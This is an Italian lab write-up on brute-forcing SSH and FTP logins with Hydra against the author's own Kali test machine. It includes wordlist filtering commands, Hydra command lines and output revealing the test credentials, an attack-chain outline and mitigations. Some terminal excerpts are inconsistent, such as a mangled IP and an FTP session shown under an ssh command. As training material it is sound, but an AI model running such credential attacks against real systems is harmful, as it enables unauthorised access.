

Progetto Hydra

Data 16.01.2026

Analista: Bkm4ge

Introduzione

la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio.

Come da richiesta, si procederà a:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete. Lo scopo è quello di consolidare le conoscenze dei servizi stessi tramite la loro
- Una prima fase richiede l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
- Una seconda fase dà la di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

1. Fase 1: preparazione dell'utente 1 e abilitazione servizio ssh

Con il comando “sudo systemctl start ssh” apriamo il servizio, dopodichè lo rendiamo persistente all'avvio

“**sudo systemctl enable ssh**” abilita il servizio.

```
(kali㉿kali)-[~]
└─$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink '/etc/systemd/system/sshd.service' → '/usr/lib/systemd/system/ssh.service'.
Created symlink '/etc/systemd/system/multi-user.target.wants/ssh.service' → '/usr/lib/systemd/system/ssh.service'.

(kali㉿kali)-[~]
└─$ sudo useradd -m stuntman -s /bin/bash

(kali㉿kali)-[~]
└─$ sudo passwd stuntman
New password:
Retype new password:
passwd: password updated successfully

(kali㉿kali)-[~]
└─$
```

p.s per verificare se il servizio sia attivo, è buona pratica utilizzare “**sudo systemctl status ssh**”, darà l'output seguente:

```
stuntman@kali: ~
Session Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
  Active: active (running) since Fri 2026-01-16 05:58:30 EST; 37min ago
    Invocation: c9e26a4e0ba457a8b7cc0b7f7cf1e41
      Docs: man:sshd(8)
             man:sshd_config(5)
    Main PID: 19384 (sshd)
      Tasks: 1 (limit: 9145)
     Memory: 1.4M (peak: 2M)
        CPU: 27ms
      CGroup: /system.slice/ssh.service
              └─19384 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jan 16 05:58:30 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Jan 16 05:58:30 kali sshd[19384]: Server listening on 0.0.0.0 port 22.
Jan 16 05:58:30 kali sshd[19384]: Server listening on :: port 22.
Jan 16 05:58:30 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.

└─(kali㉿kali)-[~]
$ ssh stuntman@192.168.50.10
The authenticity of host '192.168.50.10 (192.168.50.10)' can't be established.
```

Il servizio, quindi, è online e attivo.

Ora si andrà a creare l'utente e gli verrà assegnata una password; l'utente non ha privilegi da amministratore.

Con il comando “sudo useradd –m stuntman –s bin/bash” stiamo dicendo al sistema di creare un nuovo utente con una sua directory. Una volta creato l'utente, il sistema ci chiederà di scegliere una password per lui, verrà digitata ma non sarà visibile.

```
└─(kali㉿kali)-[~]
$ sudo useradd -m stuntman -s /bin/bash
└─(kali㉿kali)-[~]
$ sudo passwd stuntman
New password:
Retype new password:
passwd: password updated successfully
└─(kali㉿kali)-[~]
$
```

Inseriamo la password testpass e il sistema ci risponde che tutto è avvenuto correttamente.

2. Fase 2: preparazione dell'attacco

Il prossimo passo ora è quello di aprire una connessione tra l'utente principale e questo nuovo utente creato.

Con il comando “ssh stuntman@192.168.50.10” ipoteticamente viene stabilita quindi la connessione.

```
stuntman@kali:~  
Session Actions Edit View Help  
Jan 16 05:58:30 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...  
Jan 16 05:58:30 kali sshd[19384]: Server listening on 0.0.0.0 port 22.  
Jan 16 05:58:30 kali sshd[19384]: Server listening on :: port 22.  
Jan 16 05:58:30 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.  
[kali㉿kali)-[~]  
└─$ ssh stuntman@192.168.50.10  
The authenticity of host '192.168.50.10' (192.168.50.10) can't be established.  
ED25519 key fingerprint is: SHA256:ST9dl8rVKM2g01N3Mr2r64tYQa6oH81/iazPwCrIG4E  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.50.10' (ED25519) to the list of known hosts.  
stuntman@192.168.50.10's password:  
Linux kali 6.12.38+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*copyright.  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
[stuntman㉿kali)-[~]
```

Prima di utilizzare Hydra però, bisogna scaricare seclists, qualcosa di snello rispetto a rockyou:

```
~/Desktop  
[kali㉿kali)-[~]  
└─$ cd Desktop  
[kali㉿kali)-[~/Desktop]  
└─$ cat /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt | grep test > xato-usernames.txt  
[kali㉿kali)-[~/Desktop]  
└─$ cat /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords.txt | grep test > xato-passwords.txt  
[kali㉿kali)-[~/Desktop]  
└─$
```

Così, andando nella cartella che vogliamo utilizzare per avere una prima scrematura, si va in Desktop, ad esempio; si apre il terminale e si digita il seguente comando:


```
cat /usr/share/seclists/Usernames/xato-net-10-million-username.txt | grep test > xato-usernames.txt
```

E

```
cat /usr/share/seclists/Usernames/xato-net-10-million-username.txt | grep test > xato-usernames.txt
```

Stiamo quindi chiedendo al terminale di leggere le seclists, di creare un nuovo file dove ci sono tutti questi test e metterli in un nuovo txt su Desktop.


Con il comando “`cat ***** | wc -l`” stiamo chiedendo di sapere quante parole ci siano all’interno del file



```
(kali㉿kali)-[~/Desktop]
$ cat xato-passwords.txt | wc -l
2601

(kali㉿kali)-[~/Desktop]
$ hydra -L filtered_names.txt -P filtered.txt -t2 -f 1
92.168.50.10 ssh
```

2601 parole non darebbero un tempo ragionevole per il nostro progetto di oggi; mettere un file di questa dimensione nell’Hydra ci farebbe impiegare giorni, per cui abbiamo bisogno di snellire ulteriormente ciò che abbiamo trovato. In una logica di attacco reale, da una prima indagine di information gathering, proveremmo comunque ad avere un’idea di quelle che potrebbero essere delle possibili password e utenti ma vorremmo comunque ottimizzare il tempo; per servire lo scopo, una volta creata la lista presa da Seclists, si è chiesto l’aiuto di Python in collaborazione con l’AI per fabbricare un tool ad hoc che ci desse la possibilità di fare una scrematura del lungo elenco di password e utenti.



Attraverso questo tool è possibile stabilire un elenco di lettere da poter vedere, scaricare e creare un txt. Una volta trovate delle possibili corrispondenze, generiamo due file, uno per gli username, un altro per le password, pronto per essere dato in pasto ad Hydra.


3. Fase 3: Attacco Hydra

Con il comando `hydra -L filtered_names.txt -P filtered.txt -t2 -f 192.168.50.10`

Abbiamo chiesto ad hydra di:

- -L: prendere una lista degli username
- -P: prendere una lista delle password
- -t2: quanti tentativi di thread fare; ovvero, tentativi di login per volta
- -f: una volta trovata corrispondenza, fermarsi

Tutto questo verso l'indirizzo target.




A terminal window titled '/Desktop' showing the output of a hydra attack. The command used was \$ hydra -L filtered_names.txt -P filtered.txt -t2 -f 1 92.168.50.10 ssh. Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 07:21:19 [DATA] max 2 tasks per 1 server, overall 2 tasks, 54 login tries (l:9/p:6), ~27 tries per task [DATA] attacking ssh://192.168.50.10:22/ [22][ssh] host: 192.168.50.10 login: stuntman password: testpass [STATUS] attack finished for 192.168.50.10 (valid pair found) 1 of 1 target successfully completed, 1 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 07:21:53

4. Fase 4: accesso non autorizzato

Obiettivo raggiunto: ha trovato le password corrispondenti alla ad un servizio ssh, con ip 192.168.50.10, username stuntman, password testpass.

Proviamo a fare il login aprendo una connessione e vediamo cosa succede.




```
(kali㉿kali)-[~]
└$ sudo ssh root@192.168.50.10
Connected to 192.168.50.10.
220 (vsFTPD 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Siamo dentro.

Analoga operazione può essere svolta con il protocollo ftp.

Con il comando sudo service vsftpd start stabiliamo una connessione su questo protocollo.



```
ali: ~

Preparing to unpack .../vsftpd_3.0.5-0.4_amd64.deb ...
Unpacking vsftpd (3.0.5-0.4) ...
Setting up vsftpd (3.0.5-0.4) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/empty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...

(kali㉿kali)-[~]
└$ sudo enable vsftpd
sudo: enable: command not found

(kali㉿kali)-[~]
└$ sudo service vsftpd start

(kali㉿kali)-[~]
└$ █
```

```
kali@kali: ~
Session Actions Edit View Help
(stuntman㉿kali)-[~]
$ 
└─$ sudo enable vsftpd
sudo: enable: command not found
└─$ sudo service vsftpd start
(kali㉿kali)-[~]
└─$ sudo service vsftpd status
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service)
   Active: active (running) since Fri 2026-01-16 07:32:44 UTC
     Process: 64608 ExecStartPre=/bin/mkdir -p /var/run/vsftpd/anon
      Main PID: 64609 (vsftpd)
        Tasks: 1 (limit: 9145)
       Memory: 900K (peak: 1.7M)
          CPU: 13ms
         CGroup: /system.slice/vsftpd.service
             └─64609 /usr/sbin/vsftpd /etc/vsftpd.conf

Jan 16 07:31:59 kali systemd[1]: Starting vsftpd.service
Jan 16 07:31:59 kali systemd[1]: Started vsftpd.service
lines 1-14/14 (END)
```

Protocollo pronto e funzionante.

Ora facciamo la stessa operazione per Hydra

```
Desktop
$ hydra -L filtered_names.txt -P filtered.txt -t2 -f 1
92.168.50.10 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak -
Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-16 07:37:59
[DATA] max 2 tasks per 1 server, overall 2 tasks, 54 login tries (l:9/p:6), ~27 tries per task
[DATA] attacking ftp://192.168.50.10:21/
[21][ftp] host: 192.168.50.10    login: stuntman    password: testpass
[STATUS] attack finished for 192.168.50.10 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-16 07:38:42

(kali㉿kali)-[~/Desktop]
```

Questa volta ci dice che è aperto un servizio ftp alla porta 21 e le password sono quelle esatte.

5. Catena logica di un attacco

Durante questo progetto, abbiamo dato per scontato l'acquisizione iniziale di un attacco, ma nella realtà, la catena logica è la seguente:

1. Reconnaissance
 - Macchina raggiungibile
 - Porte aperte
 - Servizi attivi sulle porte
 - Versione servizio
 - Tipo di autenticazione consentito
2. Scansione porte
 - Numero di porta
 - Stato
 - Versione del demone
3. Autenticazione
 - Il protocollo che password accetta?
 - Rate limiting?
 - Fail2ban?
 - Log dell'utente root
 - Utenti validi noti
4. Attacco
5. Accesso legittimo

6. Mitigazione

Nel progetto concluso viene fatto un attacco con Hydra che permette una facile autenticazione, in questa situazione si propone:

Chiavi SSH: chiavi crittografiche

Fail2ban: se vede troppi log, vedendo tentativi falliti, banna l'IP tramite firewall